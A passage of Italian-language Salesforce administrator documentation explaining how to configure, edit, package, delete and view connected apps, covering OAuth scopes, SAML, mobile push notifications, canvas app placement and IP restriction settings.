7. Se esiste una pagina Web con ulteriori informazioni sull'applicazione, fornire un `URL info`.
8. Immettere una `Descrizione` da visualizzare nell'elenco delle applicazioni connesse.

Prima di Winter '14, l'`URL iniziale` e l'`URL iniziale applicazione mobile` erano definiti in questa sezione. Questi campi ora sono disponibili in Impostazioni app Web e Impostazioni app mobile.

API (Abilita impostazioni OAuth)

Questa sezione controlla in che modo l'applicazione comunica con Salesforce. Selezionare `Abilita impostazioni OAuth` per configurare le impostazioni di autenticazione.

1. Immettere l'`URL di richiamata` (endpoint) con cui Salesforce effettua la richiamata all'applicazione durante OAuth, è il valore `redirect_uri` di OAuth. A seconda del flusso OAuth utilizzato, in genere questo è l'URL al quale viene reindirizzato il browser di un utente dopo un'autenticazione completata correttamente. Poiché questo URL viene utilizzato per alcuni flussi OAuth per il passaggio di un token di accesso, l'URL deve utilizzare HTTP protetto (HTTPS) o uno schema URI personalizzato. Se si immettono più URL di richiamata, al momento dell'esecuzione Salesforce cerca la corrispondenza tra il valore dell'URL di richiamata specificato dall'applicazione e uno dei valori in `URL di richiamata`. Per essere convalidato, deve corrispondere a uno dei valori.
2. Se si utilizza il flusso OAuth JWT, selezionare `Usa firme digitali`. Se l'applicazione utilizza un certificato, fare clic su **Scegli file** e selezionare il file del certificato.
3. Aggiungere tutti gli ambiti OAuth supportati a `Ambiti OAuth selezionati`. Questi ambiti si riferiscono alle autorizzazioni concesse dall'utente che esegue l'applicazione connessa e sono seguiti dal rispettivo nome del token OAuth tra parentesi:

Accedere e gestire i propri feed Chatter (chatter_api)
Consente di accedere solo alle risorse API REST Chatter.

Accedere e gestire i propri dati (api)
Consente di accedere all'account dell'utente connesso tramite API come API REST e API in blocco. Questo valore include anche `chatter_api`, che consente l'accesso alle risorse API REST Chatter.

Accedere alle informazioni di base (id, profilo, email, indirizzo, telefono)
Consente l'accesso al servizio URL identità.

Accedere alle autorizzazioni personalizzate (custom_permissions)
Consente di accedere alle autorizzazioni personalizzate di un'organizzazione associate all'applicazione connessa e mostra se per l'utente corrente sono abilitate le singole autorizzazioni.

Consentire l'acceso al proprio identificatore univoco (openid)
Consente di accedere all'identificativo univoco dell'utente che ha effettuato l'accesso per le app OpenID Connect.

Accesso completo (completo)
Consente di accedere a tutti i dati accessibili per l'utente connesso e comprende tutti gli altri ambiti. `full` non restituisce un token di aggiornamento. Per ottenere un token di aggiornamento è necessario richiedere esplicitamente l'ambito `refresh_token`.

Eseguire richieste per conto dell'utente in qualsiasi momento (refresh_token, offline_access)
Consente di restituire un token di aggiornamento se si ha diritto a riceverne uno. Ciò consente all'app di interagire con i dati dell'utente mentre è offline. L'ambito `refresh_token` è sinonimo di `offline_access`.

Fornire l'accesso alle applicazioni personalizzate (visualforce)
Consente di accedere alle pagine Visualforce.

Fornire l'accesso ai propri dati via Web (web)
Consente di utilizzare `access_token` sul Web. È incluso anche `visualforce`, che consente di accedere alle pagine Visualforce.

Se per l'organizzazione è stata selezionata l'opzione `Nessuna approvazione utente richiesta per gli utenti di questa organizzazione` nell'accesso remoto prima del rilascio Spring '12, gli utenti della stessa organizzazione in cui è stata creata l'applicazione hanno ancora l'approvazione automatica per l'applicazione. La casella di controllo `Nessuna approvazione utente richiesta per gli utenti di questa organizzazione` di sola lettura risulta selezionata a rispecchiare questa condizione. Per le applicazioni connesse, la procedura consigliata dopo la creazione di un'applicazione è che gli amministratori installino l'applicazione quindi impostino `Utenti con autorizzazioni` su `Utenti con approvazione dell'amministratore`. Se l'opzione di accesso remoto non era stata selezionata in origine, la casella di controllo non viene visualizzata.

Impostazioni app Web

Immettere un `URL iniziale` per l'applicazione, in modo da indirizzare gli utenti verso una posizione specifica dopo che hanno effettuato l'autenticazione. Se non si immette un valore per `URL iniziale`, l'utente viene indirizzato alla pagina iniziale predefinita dell'applicazione al termine dell'autenticazione. Se l'applicazione connessa che si sta creando è un'app area di disegno, non è necessario immettere un valore in questo campo. Il campo `URL app Area di disegno` contiene l'URL che viene chiamato per l'applicazione connessa.

Se l'applicazione connessa utilizzerà un provider di servizi SAML, selezionare `Abilita SAML`. Immettere i valori di `ID entità`, `URL ACS`, `Tipo di oggetto`, `Formato ID nome` e `Emittente`, disponibili presso il provider di servizi. Selezionare `Verifica firme per le richieste` se il provider di servizi ha messo a disposizione un certificato di protezione. Cercare il certificato nel sistema. Questa operazione è necessaria solo se si intende avviare l'accesso a Salesforce dal fornitore di servizi e se il fornitore di servizi firma le richieste SAML.

Importante: Se si carica un certificato, tutte le richieste SAML devono essere firmate. Se non viene caricato un certificato, vengono accettate tutte le richieste SAML.

Se lo si desidera, selezionare `Crittografa risposta SAML` per caricare un certificato e selezionare un metodo di crittografia per crittografare l'asserzione. I valori validi per l'algoritmo di crittografia sono `AES-128` (chiave a 128 bit), `AES-256` (chiave a 256 bit) e `Triple DES` (Triple Data Encryption Algorithm).

Handler personalizzato applicazione connessa

Personalizzare il comportamento di un'applicazione connessa con Apex. Creare una classe che estende la classe Apex `ConnectedAppPlugin` e associarla a un'applicazione connessa. La classe può supportare nuovi protocolli di autenticazione o rispondere agli attributi utente in un modo che può essere utile a un processo aziendale.

Il plugin viene eseguito per conto di un account utente. Nel campo `Esegui come`, selezionare l'utente per il plugin. Se l'utente non è autorizzato per l'applicazione connessa, autorizzarlo con il metodo `authorize`. Per ulteriori informazioni, vedere la classe `ConnectedAppPlugin` nel manuale Force.com Apex Code Developer's Guide.

Impostazioni app mobile

1. Immettere l'`URL iniziale applicazione mobile` per indirizzare gli utenti a un percorso specifico quando accedono all'applicazione da un dispositivo mobile. Se non viene immesso un `URL iniziale applicazione mobile`, gli utenti verranno indirizzati all'`URL iniziale` definito in Impostazioni app Web. Se l'applicazione connessa che si sta creando è un'applicazione area di disegno, non è necessario immettere un valore in questo campo. Il campo URL app Area di disegno contiene l'URL che viene chiamato per l'applicazione connessa.
2. Selezionare `Protezione PIN` se la propria applicazione supporta la protezione PIN. In questo modo, l'amministratore ha la possibilità di impostare il timeout della sessione e la lunghezza del PIN per le applicazioni mobili dopo aver installato l'applicazione connessa. La protezione con PIN è supportata automaticamente dall'SDK di Salesforce Mobile (https://developer.salesforce.com/page/Mobile_SDK). È anche possibile implementarla manualmente leggendo l'oggetto `mobile_policy` dall'URL identità dell'utente.

3. Specificare la `Piattaforma app` scegliendo iOS o Android dall'elenco a discesa.
4. Specificare uno o più fattori di forma supportati per l'app mobile dall'elenco a discesa `Limita a Tipo di dispositivo`. I valori possibili sono Telefono, Tablet e Mini tablet. Se l'app è universale, cioè se supporta tutti i fattori di forma, non scegliere alcun valore.
5. Immettere il numero `Versione app` dell'app mobile.
6. Immettere la `Versione minima SO` richiesta per l'app.
7. Selezionare `App privata` per confermare che l'app è destinata solo alla distribuzione interna (non pubblica). Ciò è necessario poiché Apple non consente la distribuzione delle app mobili pubbliche al di fuori del suo app store.
8. Se l'app mobile è privata, specificare la posizione del `File binario app mobile`. Si tratta di un file IPA per iOS e di un file APK per Android.
9. Solo per le app iOS:
   a. Specificare la posizione dell'icona applicazione. Si tratta dell'icona visualizzata durante il download e l'installazione dell'app su un dispositivo iOS.
   b. Specificare l'identificativo bundle iOS.

      Nota: Per iOS 7 e versioni successive, è necessario specificare lo stesso identificativo bundle utilizzato per sviluppare l'app in XCode. In caso contrario, l'utente finale visualizzerà due icone dell'applicazione durante l'installazione dell'app.

10. Se l'applicazione mobile connessa è un'applicazione pubblica e il suo file binario non è stato caricato in Salesforce, immettere l'`URL file binario applicazione` in questo punto.

Nota: Se si rimuove l'integrazione mobile da una nuova versione di un'applicazione connessa già esistente, tale integrazione non sarà più inclusa in alcuna versione dell'applicazione connessa. Si immagini, ad esempio, di pubblicare un pacchetto contenente la versione 1.0 dell'applicazione connessa con integrazione mobile. Rimuovere quindi l'integrazione mobile dall'applicazione, reinserirla nel pacchetto e pubblicarla come versione 1.1. Se a questo punto un cliente installa il pacchetto precedente con la versione 1.0, l'applicazione connessa della versione 1.0 non conterrà l'integrazione mobile.

L'applicazione connessa può ricevere le notifiche push se:

- L'applicazione è basata su Salesforce Mobile SDK.
- L'applicazione implementa il protocollo di notifiche push Mobile SDK per la piattaforma dell'utente.
- L'utente è uno sviluppatore registrato presso il provider della piattaforma mobile (Apple o Google).
- L'applicazione è registrata con il servizio di notifica push Apple (APNS) per le notifiche push iOS o con Google Cloud Messaging (GCM) per le notifiche push Android.
- L'utente ha implementato gli handler Apex per le notifiche push.

Nota: Un'applicazione connessa abilitata alle notifiche push può supportare solo una piattaforma mobile. Se si forniscono le versioni Android e iOS dell'applicazione mobile e si necessita del supporto delle notifiche push su entrambe le versioni, creare un'applicazione connessa per ciascuna piattaforma.

Per informazioni su come soddisfare questi requisiti, vedere la*Guida all'implementazione delle notifiche push di Salesforce Mobile*.

Per configurare le notifiche push per APNS (iOS):

1. Selezionare **Messaggi push abilitati**.
2. Per Piattaforma push supportata, selezionare **Apple**.
3. Selezionare l'ambiente Apple valido per il proprio certificato notifiche push APNS.
4. Per Certificato, selezionare il file del certificato `.p12` ricevuto dall'APNS al momento della registrazione dell'applicazione per le notifiche push (ad esempio, `appkey.p12`).

5. Immettere la password per il proprio file del certificato `.p12`.

Per configurare le notifiche push per GCM (Android):

1. Selezionare **Messaggi push abilitati**.
2. Per Piattaforma push supportata, selezionare **Android GCM**.
3. Per Chiave per applicazioni server (chiave API), immettere la chiave ottenuta durante la registrazione dello sviluppatore con Google.

Per cambiare la piattaforma mobile configurata per le notifiche push:

1. Deselezionare **Messaggi push abilitati**.
2. Salvare l'applicazione connessa e fare clic su **Modifica**.
3. Modificare la **Piattaforma app** e i valori associati nelle Impostazioni mobili in modo da rispecchiare la nuova piattaforma.
4. Riconfigurare le notifiche push per la nuova piattaforma.

Impostazioni app Area di disegno

Sono disponibili due tipi di app Area di disegno:

- *App Area di disegno* che vengono installate dall'amministratore dell'organizzazione.
- *App Area di disegno personali* che vengono installate dagli utenti finali in tutte le organizzazioni. Gli utenti accedono a un'app Area di disegno personale dalla scheda Chatter e vengono invitati a consentire all'app di connettersi ai loro dati Salesforce. Questa procedura include, se si desidera, la trasformazione di un'applicazione in un'app Area di disegno personale. Per ulteriori informazioni, vedere "App Area di disegno personali" nel manuale *Force.com Canvas Developer's Guide*.

1. Se si prevede di esporre l'applicazione connessa come applicazione area di disegno, selezionare `Area di disegno Force.com`.
2. Digitare l'`URL app area di disegno` all'applicazione di terze parti. L'utente viene indirizzato a questo URL quando fa clic sul link dell'applicazione area di disegno.
3. Selezionare un `Metodo di accesso`. Questo specifica in che modo l'applicazione area di disegno avvia il flusso di autenticazione OAuth.
   - `Richiesta firmata (POST)`: viene utilizzata l'autenticazione OAuth, ma quando l'amministratore installa l'applicazione area di disegno, implicitamente consente l'accesso agli utenti. Pertanto, all'utente non verrà richiesto di consentire a terzi l'accesso alle proprie informazioni utente. Quando si utilizza questo metodo di accesso, l'autenticazione viene inviata direttamente all'URL dell'applicazione area di disegno.

     Se l'applicazione area di disegno utilizza l'autenticazione tramite richiesta firmata, assicurarsi di non aggiungere `Eseguire richieste per conto dell'utente in qualsiasi momento` ad `Ambiti Oauth selezionati`.
   - `Flusso Web OAuth (GET)`: viene utilizzata l'autenticazione OAuth e all'utente viene chiesto di consentire all'applicazione terza di accedere alle proprie informazioni. Quando si utilizza questo metodo di accesso, l'applicazione area di disegno deve avviare il flusso di autenticazione OAuth.
4. Se si sta utilizzando il Single Sign-On (SSO) SAML per l'autenticazione dell'applicazione area di disegno, selezionare il campo `Metodo di avvio SAML`. Questo campo è abilitato se si seleziona `Abilita SAML` nella sezione Impostazioni app Web. Le opzioni per questo campo sono le seguenti:
   - **Provider di identità avviato**—Salesforce effettua la richiesta iniziale per avviare il flusso SSO.
   - **Provider di servizi avviato**—L'applicazione area di disegno avvia il flusso SSO dopo che l'app è stata richiamata.
5. In `Posizioni`, selezionare la posizione in cui l'applicazione area di disegno deve apparire per gli utenti.
   - **Feed Chatter**—L'applicazione area di disegno viene visualizzata nel feed. Se è selezionata questa opzione, è necessario creare un elemento feed CanvasPost e verificare che l'utente corrente abbia accesso all'applicazione area di disegno.

- **Scheda Chatter**—L'applicazione area di disegno viene visualizzata nell'elenco di navigazione delle applicazioni nella scheda Chatter. Se questa opzione è selezionata, l'applicazione area di disegno viene visualizzata in quel punto automaticamente.
- **Console**—L'applicazione area di disegno appare nel piè di pagina o nelle intestazioni laterali di una Salesforce Console. Se questa opzione è selezionata, è necessario scegliere la posizione in cui l'applicazione area di disegno deve apparire in una console aggiungendola come componente personalizzato della console.
- **Layout e schede mobili**—L'applicazione area di disegno può essere visualizzata su un layout di pagina o su una scheda mobile. Se è selezionata questa opzione, è possibile scegliere dove visualizzare l'applicazione area di disegno aggiungendola al layout di pagina.
- **Navigazione mobile**—L'applicazione area di disegno è accessibile dal menu di navigazione in Salesforce1.

  Nota: le app Area di disegno non vengono visualizzate nel menu di navigazione di Salesforce1 sui dispositivi mobili Android. Per visualizzare le app Area di disegno nel menu di navigazione di Android, accedere all'app browser mobile Salesforce1.

- **Open CTI**—L'applicazione area di disegno viene visualizzata nello strumento di controllo delle chiamate. Se questa opzione è selezionata, è necessario specificare l'applicazione area di disegno nel file di definizione del call center per visualizzarla.
- **Publisher**—L'applicazione area di disegno viene visualizzata nel publisher. Se è selezionata questa opzione, è necessario creare anche un'azione rapida area di disegno personalizzata e aggiungerla al layout globale o al layout di un oggetto.
- **Pagina Visualforce**—L'applicazione area di disegno può essere visualizzata in una pagina Visualforce. Se si aggiunge un componente `<apex:canvasApp>` per esporre l'applicazione area di disegno in una pagina Visualforce, assicurarsi di selezionare questa posizione per l'applicazione area di disegno; in caso contrario si riceverà un messaggio di errore.

6. Selezionare `Crea azioni automaticamente` per creare un'azione globale per l'applicazione area di disegno. Per creare un'azione globale per l'applicazione area di disegno, è necessario selezionare `Publisher` in `Posizione`, in caso contrario non verranno create azioni globali. È inoltre possibile creare l'azione manualmente in un secondo tempo.
7. Se si è implementata la propria classe Apex Canvas.CanvasLifecycleHandler Apex, indicare il nome della classe in `Classe ciclo di vita`. L'indicazione di una classe Apex CanvasLifecycleHandler Apex consente di personalizzare le informazioni di contesto e di aggiungere un comportamento personalizzato alla propria applicazione area di disegno.
8. Per rendere la propria applicazione installabile dagli utenti finali, selezionare la casella di controllo `Abilita come app Area di disegno personale`. La scheda Chatter è l'unica `Posizione` che supporta le app Area di disegno personali. Per informazioni dettagliate sulle app Area di disegno personali, vedere "App Area di disegno personali" nel manuale *Force.com Canvas Developer's Guide*.

   Nota: se non viene visualizzata l'impostazione `Abilita come app Area di disegno personale`, significa che l'amministratore dell'organizzazione di destinazione dell'app non ha abilitato le app Area di disegno personali. Per informazioni dettagliate su questo requisito, vedere "Abilitazione delle app Area di disegno personali all'interno di un'organizzazione" nel manuale *Force.com Canvas Developer's Guide*.

VEDERE ANCHE:

Modifica, inclusione in un pacchetto o eliminazione di un'applicazione connessa
Panoramica sulleapplicazioni connesse
URL identità

Modifica, inclusione in un pacchetto o eliminazione di un'applicazione connessa

AUTORIZZAZIONI UTENTE	
Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Dopo aver creato un'applicazione connessa, è possibile modificarla, eliminarla o includerla in un pacchetto.

Nota: Il nome deve essere univoco per le applicazioni connesse nell'organizzazione. È possibile riutilizzare il nome di un'applicazione connessa eliminata se l'applicazione connessa è stata creata con il rilascio Spring '14 o con un rilascio successivo. Non è possibile riutilizzare il nome di un'applicazione connessa eliminata se l'applicazione connessa è stata creata con un rilascio precedente.

Modifica di un'applicazione connessa

È possibile aggiornare un'applicazione connessa in qualsiasi momento. Da Imposta, immettere *Applicazioni* nella casella Ricerca veloce, quindi selezionare **Applicazioni**. Selezionare il nome di un'applicazione connessa nell'elenco e fare clic su **Modifica**. Per salvare le modifiche, fare clic su **Salva**.

Dopo aver creato l'applicazione connessa, è possibile tornare alla pagina dei dettagli per specificare gli intervalli IP consentiti.

Gli intervalli IP funzionano con le applicazioni connesse abilitate per OAuth e non con quelle abilitate per SAML e specificano gli indirizzi IP validi per l'applicazione connessa.

Per impostare l'intervallo IP consentito, attenersi alla seguente procedura.

1. Da Imposta, immettere *Applicazioni* nella casella Ricerca veloce, quindi selezionare **Applicazioni**.
2. Selezionare il nome di un'applicazione connessa nell'elenco.
3. Nella sezione Intervallo IP affidabile per il flusso del server Web OAuth, fare clic su **Nuovo**.
4. Immettere un indirizzo IP valido nel campo **Indirizzo IP iniziale** e un indirizzo IP superiore nel campo **Indirizzo IP finale**.

   È possibile immettere più intervalli non consecutivi facendo clic su **Nuovo** prima di immettere ogni intervallo.

È possibile consentire a utenti specifici di accedere all'applicazione connessa dall'esterno dell'Intervallo IP affidabile per le applicazioni connesse abilitate per OAuth. Ad esempio, per consentire l'accesso ad alcuni utenti mentre sono in viaggio, impostare l'applicazione connessa su Riduci restrizioni IP con il secondo fattore. Quando un utente tenta di utilizzare l'applicazione connessa dal di fuori di questo intervallo, all'utente viene richiesto di fornire un secondo fattore di autenticazione, ad esempio un codice token. Dopo un secondo fattore di autenticazione corretto, l'utente può utilizzare l'applicazione connessa dal di fuori dell'intervallo IP affidabile.

1. Da Imposta, immettere *Applicazioni connesse* nella casella `Ricerca veloce`, quindi selezionare l'opzione di gestione delle applicazioni connesse.
2. Fare clic su **Modifica** accanto al nome dell'applicazione connessa per visualizzare i valori per l'applicazione.
3. Nel campo Riduzione restrizioni IP, selezionare `Riduci restrizioni IP` nell'elenco a discesa.

Nota: se è abilitata, l'opzione Impostazioni di sessione `Imponi intervalli IP di accesso su ogni richiesta` influisce sul comportamento di riduzione delle restrizioni IP. Per ulteriori informazioni, vedere Riduzione delle restrizioni IP dell'applicazione connessa e imposizione IP continua a pagina 179.

Dopo aver creato l'applicazione connessa, è possibile ritornare alla pagina dei dettagli e specificare gli attributi personalizzati. Gli attributi personalizzati specificano i metadati SAML o i parametri OAuth che vengono letti durante il runtime di OAuth.

1. Da Imposta, immettere *Applicazioni* nella casella `Ricerca veloce`, quindi selezionare **Applicazioni**.
2. Selezionare il nome di un'applicazione connessa nell'elenco.
3. Nella sezione Attributi personalizzati, fare clic su **Nuovo**.

   Ogni attributo personalizzato deve avere una chiave univoca e utilizzare i campi disponibili del menu **Inserisci campo**. Ad esempio, assegnare un nome della chiave, come `paese` e inserire il campo `$Organization.Country`. Se si utilizza SAML, gli attributi vengono inviati come istruzioni di attributi SAML. Se si utilizza OAuth, gli attributi sono disponibili come oggetto `custom_attributes` nell'URL identità dell'utente.

Per le applicazioni connesse Salesforce1 sono disponibili i seguenti attributi personalizzati.

Tabella 1: Attributi personalizzati applicazioni connesse Salesforce1 per Android

Chiave attributo	Valore attributo	Descrizione
`CALL_HISTORY`	• `DISABLED` • `ADMIN_DEFINED` • `SIMPLE`	• Se impostato su `DISABLED`, rimuove la registrazione chiamate dal menu di navigazione. • Se impostato su `ADMIN_DEFINED`, abilita la registrazione chiamate nativa di Android. • Se impostato su `SIMPLE`, abilita la registrazione chiamate Aura.

Tabella 2: Attributi personalizzati applicazioni connesse Salesforce1 per iOS

Chiave attributo	Valore attributo	Descrizione
`USE_ALTERNATE_USER_PROFILE`	• `TRUE` • `FALSE`	• Se impostato su `TRUE`, abilita la pagina iniziale del profilo Aura. • Se impostato su `FALSE`, abilita la pagina iniziale del profilo iOS nativo.
`SHOW_OPEN_IN`	• `FALSE`	• Se impostato su `FALSE`, disabilita la possibilità di condividere un file utilizzando un link e di aprire un file in un'applicazione di terzi.

Durante la definizione degli attributi personalizzati, racchiudere tra virgolette i valori degli attributi.

Importante: Durante l'aggiornamento dei campi per un'applicazione connessa, tenere presente che le modifiche ad alcuni campi si applicano immediatamente anche a tutte le versioni installate dell'applicazione connessa. Si tratta di campi indipendenti dalla versione che non tengono conto del ciclo di vita del pacchetto o dell'installazione. Gli utenti dell'applicazione connessa vedranno elementi come il cambiamento della descrizione. I campi indicati di seguito hanno questo comportamento indipendente dalla versione.

- Descrizione
- URL info
- URL immagine logo
- URL di richiamata

Inclusione di un'applicazione connessa in un pacchetto

Dopo avere creato un'applicazione connessa o una nuova versione di un'applicazione esistente, inserirla in un pacchetto per renderla disponibile ad altri utenti di altre organizzazioni Salesforce. Aggiungere un'applicazione connessa a un pacchetto gestito analogamente, e insieme, ad altri componenti come oggetti personalizzati, pagine Visualforce e classi Apex. Ciò semplifica la distribuzione di un'applicazione connessa ad altre organizzazioni Salesforce. Come componente che si può inserire in un pacchetto, le applicazioni connesse possono inoltre sfruttare tutte le funzionalità dei pacchetti gestiti, ad esempio gli elenchi di AppExchange, aggiornamenti tramite push, script Apex post-installazione, gestione delle licenze e supporto avanzato per gli abbonati.

Nota: È possibile includere in un pacchetto un'applicazione connessa solo da un'organizzazione Developer Edition. Le applicazioni connesse possono essere aggiunte soltanto ai pacchetti gestiti. Le applicazioni connesse non sono supportate per i pacchetti non gestiti.

Eliminazione di un'applicazione connessa

Per eliminare un'applicazione connessa, fare clic su **Nome applicazione connessa** nell'elenco delle applicazioni. Fare clic su **Elimina** nella pagina di modifica e confermare facendo nuovamente clic su **Elimina**. Malgrado l'applicazione sia stata rimossa dall'elenco, non è possibile riutilizzare il suo nome.

Se si elimina un'Applicazione connessa che è stata inclusa in un pacchetto, tale applicazione rimane disponibile all'interno del pacchetto fino a che questo non viene aggiornato.

Nota: se per un'applicazione connessa è stato configurato il provisioning utente, non è possibile eliminare l'applicazione connessa o disinstallare un pacchetto che la contiene fino a che un amministratore rimuove i dettagli di configurazione del provisioning utente. Tenere presente che deselezionando la casella di controllo `Abilita provisioning utente` nella pagina dei dettagli dell'applicazione connessa non si eliminano i dettagli di configurazione dall'organizzazione. Per eliminare i dettagli di configurazione, vedere le istruzioni per gli amministratori Salesforce relative a questo problema noto.

VEDERE ANCHE:

Creazione di un'applicazione connessa

Panoramica sulleapplicazioni connesse

Provisioning utente per applicazioni connesse

Riduzione delle restrizioni IP dell'applicazione connessa e imposizione IP continua

Questo argomento descrive come l'opzione Impostazioni di sessione `Imponi intervalli IP di accesso su ogni richiesta` influisce sulle impostazioni di riduzione delle restrizioni IP dell'applicazione connessa abilitata per OAuth.

Se sono state ridotte le restrizioni IP dell'applicazione connessa abilitata per OAuth e nell'organizzazione è abilitata l'opzione `Imponi intervalli IP di accesso su ogni richiesta`, l'accesso all'applicazione connessa può cambiare. Queste modifiche dell'accesso sono valide per gli accessi client, inclusi quelli dai dispositivi mobili, per tutte le applicazioni connesse abilitate per OAuth. La riduzione delle restrizioni IP non è valida per le applicazioni connesse abilitate per SAML.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Tabella 3: Impostazioni della riduzione delle restrizioni IP dell'applicazione connessa e imposizione IP continua

Riduzione restrizioni IP	Quando l'imposizione IP continua è disabilitata (impostazione predefinita)	Quando l'imposizione IP continua è abilitata
`Imponi restrizioni IP`	L'utente che esegue questa applicazione è soggetto alle limitazioni IP dell'organizzazione, ad esempio agli intervalli IP impostati nel profilo utente.	L'utente che esegue questa applicazione è soggetto alle limitazioni IP dell'organizzazione, ad esempio agli intervalli IP impostati nel profilo utente.
`Riduci restrizioni IP con il secondo fattore`	Un utente che esegue questa applicazione ignora le restrizioni IP dell'organizzazione se una delle seguenti condizioni è vera: • L'applicazione dispone di intervalli IP inseriti in una whitelist e utilizza il flusso di autenticazione OAuth del server Web. Sono consentite solo le richieste provenienti dagli IP inseriti nella whitelist. • L'applicazione non ha alcuna whitelist di intervalli IP, utilizza il flusso di autenticazione OAuth del server Web o utente-agente e l'utente ha completato correttamente la procedura di conferma identità.	Un utente che esegue questa applicazione ignora le restrizioni IP dell'organizzazione se una delle condizioni OAuth nella colonna precedente è vera: Tuttavia, per motivi di sicurezza l'utente non può accedere alle seguenti opzioni: • Cambia password • Aggiungi un token basato sul tempo • Qualsiasi pagina in un flusso di accesso
`Riduci restrizioni IP`	L'utente che esegue questa applicazione connessa non è soggetto ad alcuna restrizione IP.	L'utente che esegue questa applicazione connessa non è soggetto ad alcuna restrizione IP. Tuttavia, per motivi di sicurezza l'utente non può accedere alle seguenti opzioni: • Cambia password • Aggiungi un token basato sul tempo

Riduzione restrizioni IP	Quando l'imposizione IP continua è disabilitata (impostazione predefinita)	Quando l'imposizione IP continua è abilitata
		• Qualsiasi pagina in un flusso di accesso

Visualizzazione dei dettagli di un'applicazione connessa

AUTORIZZAZIONI UTENTE

Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

La pagina dei dettagli dell'applicazione connessa mostra informazioni sull'applicazione connessa, quali la versione e gli ambiti. Da questa pagina è possibile modificare e verificare l'utilizzo dell'applicazione connessa nonché associare profili e autorizzazioni alla stessa.

- Fare clic su **Modifica** per apportare modifiche alla configurazione dell'applicazione nella pagina di modifica dell'applicazione connessa.
- Fare clic su **Scarica metadati** per ottenere gli URL di accesso SAML del provider di servizi e gli endpoint specifici della propria comunità o la configurazione del dominio personalizzato. Questo pulsante appare solo se l'organizzazione è abilitata come provider di identità e solo con le applicazioni connesse che utilizzano SAML.
- Anziché scaricare i metadati, è possibile accedere ai metadati tramite un URL in Endpoint Discovery metadati. Il fornitore di servizi può utilizzare tale URL per configurare il Single Sign-On per la connessione a Salesforce.
- Fare clic su **Visualizza utilizzo OAuth** per visualizzare il rapporto di utilizzo relativo alle applicazioni connesse dell'organizzazione.
- È possibile abilitare il provisioning utente per un'applicazione connessa in questa pagina. Dopo l'abilitazione, utilizzare la Procedura guidata provisioning utente per configurare o aggiornare le impostazioni di provisioning utente. Dopo aver eseguito la Procedura guidata provisioning utente, la sezione Account utente consente di gestire individualmente il collegamento tra gli account utente e le relative impostazioni account nel sistema di terze parti.
- Fare clic su **Gestisci profili** per selezionare i profili per l'applicazione dalla pagina Assegnazione profilo applicazione. Selezionare i profili che avranno accesso all'applicazione (tranne nella versione Group Edition).

  Importante: Questa opzione non sarà visualizzata se il criterio OAuth per gli **Utenti con autorizzazioni** è impostato su `Tutti gli utenti possono autorizzarsi autonomamente` in quanto l'opzione non è necessaria se gli utenti possono autorizzarsi autonomamente.

- Fare clic su **Gestisci insiemi di autorizzazioni** per selezionare gli insiemi di autorizzazioni dei profili per questa applicazione dalla pagina Assegnazione dell'insieme di autorizzazioni per l'applicazione. Selezionare gli insiemi di autorizzazioni che avranno accesso all'applicazione.

  Importante: Questa opzione non sarà visualizzata se il criterio OAuth per gli **Utenti con autorizzazioni** è impostato su *`Tutti gli utenti possono autorizzarsi autonomamente`* in quanto l'opzione non è necessaria se gli utenti possono autorizzarsi autonomamente.

- Fare clic su **Nuovo** in Attributi SAML provider di servizi per creare nuove coppie di chiavi/valori attributi. Inoltre, è possibile modificare o eliminare gli attributi esistenti.

Solo gli utenti che appartengono ad almeno uno dei profili o degli insiemi di autorizzazioni selezionati possono eseguire l'applicazione, se è stata selezionata l'opzione `Utenti con approvazione dell'amministratore` per il valore `Utenti con autorizzazioni` nella pagina di modifica dell'applicazione connessa. Se invece è stata selezionata l'opzione `Tutti gli utenti`, i profili e gli insiemi di autorizzazioni vengono ignorati.

VEDERE ANCHE:

Provisioning utente per applicazioni connesse

Gestione di un'applicazione connessa

AUTORIZZAZIONI UTENTE

Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

